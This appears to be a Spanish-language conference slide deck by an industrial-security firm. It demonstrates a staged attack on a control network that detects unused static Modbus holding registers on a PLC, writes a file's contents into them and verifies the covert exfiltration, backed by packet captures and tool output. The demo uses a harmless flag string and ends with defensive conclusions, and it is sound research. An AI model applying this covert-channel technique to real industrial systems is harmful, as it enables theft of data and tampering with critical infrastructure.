
modbus
No. Time Source Destination Exfiltration Length Info
622 18.575697326 10.1.0.66 10.1.0.130 67 Query: Trans: 1; Unit:
623 18.586930972 10.1.0.130 10.1.0.66 114 Response: Trans: 1; Unit:

Frame 623: 114 bytes on wi
0000 00 00 00 01 00 06 00 80 f4 15 9d 3b cf 11 08 00 El...@...@...
0010 45 6c 00 62 90 02 40 00 40 06 95 62 0a 01 00 82 ...B...>...<...
0020 0a 01 00 42 01 f6 80 de e6 3e 9e c5 3b 01 ee 3c P'....4+...
0030 50 18 27 10 be e2 00 00 00 01 00 00 00 34 01 2b ...
0040 0e 01 81 00 00 03 00 14 53 63 68 6e 65 69 64 65 ...
0050 72 20 45 6c 65 63 74 72 69 63 20 20 01 0c 42 4d r Electric...BM
0060 45 20 50 35 38 20 32 30 34 30 02 06 76 30 32 2e E P58 20 40 v02.
0070 31 30 10

Internet Protocol Version
Transmission Control Proto
Source Port: 562
Destination Port: 32990
[Stream index: 43]
[Stream Packet Number: 5
[Conversation completeness: 100%]
[TCP Segment Len: 58]

```

FASE 3: Preparación del fichero a enviar para exfiltrar



¿Dónde puedo escribir? ¿Tipo de variable?

- 3 - Detectar registros estáticos y dinámicos
- 4 - Cargar Config.txt en registros estáticos (sin enviar)
- 5 - Enviar datos confidenciales y verificar recepción
- 9 - Salir

Elige opción: 3

- [+] Registro 40221 es ESTÁTICO (valor 30035)
- [+] Registro 40222 es ESTÁTICO (valor 28784)
- [+] Registro 40223 es ESTÁTICO (valor 25970)
- [+] Registro 40224 es ESTÁTICO (valor 29555)
- [+] Registro 40225 es ESTÁTICO (valor 24832)
- [+] Registro 40226 es ESTÁTICO (valor 25932)
- [+] Registro 40227 es ESTÁTICO (valor 28271)
- [+] Registro 40228 es ESTÁTICO (valor 8448)
- [+] Registro 40229 es ESTÁTICO (valor 0)
- [+] Registro 40230 es ESTÁTICO (valor 0)


[OK] Encontrados 10 registros consecutivos estáticos: [40221, 40222, 40223, 40224, 40225, 40226, 40227, 40228, 40229, 40230]

Detección de 10 registros contiguos para escribir



No.	Time	Source	Destination	Exfiltration	Length	Info
741	41.888160105	10.1.0.130	10.1.0.66	29555	67	Response: Trans: 8; Unit:
743	41.888752855	10.1.0.66	10.1.0.130	68	Query: Trans: 9; Unit:	
744	41.896130811	10.1.0.130	10.1.0.66	24832	67	Response: Trans: 9; Unit:
746	42.896793299	10.1.0.66	10.1.0.130	68	Query: Trans: 10; Unit:	
747	42.905384899	10.1.0.130	10.1.0.66	24832	67	Response: Trans: 10; Unit:
749	42.905855011	10.1.0.66	10.1.0.130	68	Query: Trans: 11; Unit:	

FASE 3: Preparación del fichero a enviar para exfiltrar



¿Qué fichero vamos a exfiltrar?

```
(hackrtu@MV-02-KALI)-[~/00_HACKRTU/00_INVESTIGACIONES]  
$ more Config.txt  
AsturCON2025_YEAA!
```

Cargando el contenido...

```
Elige opción: 4  
[OK] Config.txt cargado y mapeado a registros estáticos (sin enviar).  
Registro 40221 ← 29505  
Registro 40222 ← 30068  
Registro 40223 ← 17266  
Registro 40224 ← 20047  
Registro 40225 ← 12338  
Registro 40226 ← 13618  
Registro 40227 ← 22879  
Registro 40228 ← 16709  
Registro 40229 ← 8513  
Registro 40230 ← 0
```



EXFILTRACIÓN

ASTURCONTECH25




FASE 4: Exfiltración final

SUPERVISION NETWORK

CONTROL NETWORK

FIELD NETWORK



Envío y verificación

```
[+] Registro 40227 ← 22879 (OK)
[+] Registro 40228 ← 16709 (OK)
[+] Registro 40229 ← 8513 (OK)
[+] Registro 40230 ← 0 (OK)
```

```
[*] Verificando recepción de datos ...
[OK] Registro 40221: 29505 coincide con lo enviado
[OK] Registro 40222: 30068 coincide con lo enviado
[OK] Registro 40223: 17266 coincide con lo enviado
[OK] Registro 40224: 20047 coincide con lo enviado
[OK] Registro 40225: 12338 coincide con lo enviado
[OK] Registro 40226: 13618 coincide con lo enviado
[OK] Registro 40227: 22879 coincide con lo enviado
[OK] Registro 40228: 16709 coincide con lo enviado
[OK] Registro 40229: 8513 coincide con lo enviado
[OK] Registro 40230: 0 coincide con lo enviado
```

```
[!] Cadena reconstruida (según endianness actual): «AsturCON2025_YEAA!»
```

```
[✓] Todos los valores enviados se verificaron correctamente.
```

0000	00	0c	29	44	b7	ab	00	80	f4	15	9d	3b	08	00	45	6c	..)D..... ; El
0010	00	45	2c	3f	40	00	40	06	f9	42	0a	01	00	82	0a	01	-E, ?@ @ - B
0020	00	42	01	f6	e4	52	6a	91	8f	aa	5f	a7	23	96	50	18	-B .. RJ .. _ # P ..
0030	27	10	39	57	00	00	00	0b	00	00	00	17	01	03	14	73	'ow
0040	41	75	74	43	72	4e	4f	30	32	35	32	59	5f	41	45	21	AutCrN00 252Y_AE!
0050	41	00	00														A ..

```
(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ source Protocol_Extraction/bin/activate
(Protocol_Extraction)-(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ File System
$ Trash
$ captura_inv...

```


HackRTU
INDUSTRIAL SECURITY

```
(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ more UnityXL.exe
#!/bin/bash
sleep 1000
echo "HELLO"
(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ 
```

```
(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ more Config.txt
AsturCON2025_YEAA!
(hackrtu@MV-02-KALI) [~/00_HACKRTU/00_INVESTIGACIONES]
$ 
```



AsturCON .tech




FASE 1: Inicio de infección - *SithScope*



WORKSTATION

FASE 2: Análisis a través de Modbus TCP



FASE 4: Exfiltración final

HackRTU
INDUSTRIAL SECURITY



CONCLUSIONES



- Dentro de los entornos industriales no es muy común aplicar inspección profunda de paquetes para revisar el contenido de las comunicaciones.
- A veces los inventarios de activos no son completos y, en ocasiones, la incorporación de nuevos dispositivos en campo no se tiene en cuenta.
- La cadena de suministro supone uno de los problemas más complejos de gestionar en el mundo industrial.






**Munches gracias por aguantanos
y recordái: el cachopu nun ye un
San Xacobu**



BLOG





CONTACTO



UBICACIÓN

Santos Ovejero 1 Street
CEBT Center
Office P01-02
24008
León (León)



EMAIL

info@hackrtu.com



CNA

cve.coordination@hackrtu.com



TELÉFONO

(+34) 987 04 45 22



GITHUB

[HackRTU | Industrial Security](#)

HackRTU

INDUSTRIAL SECURITY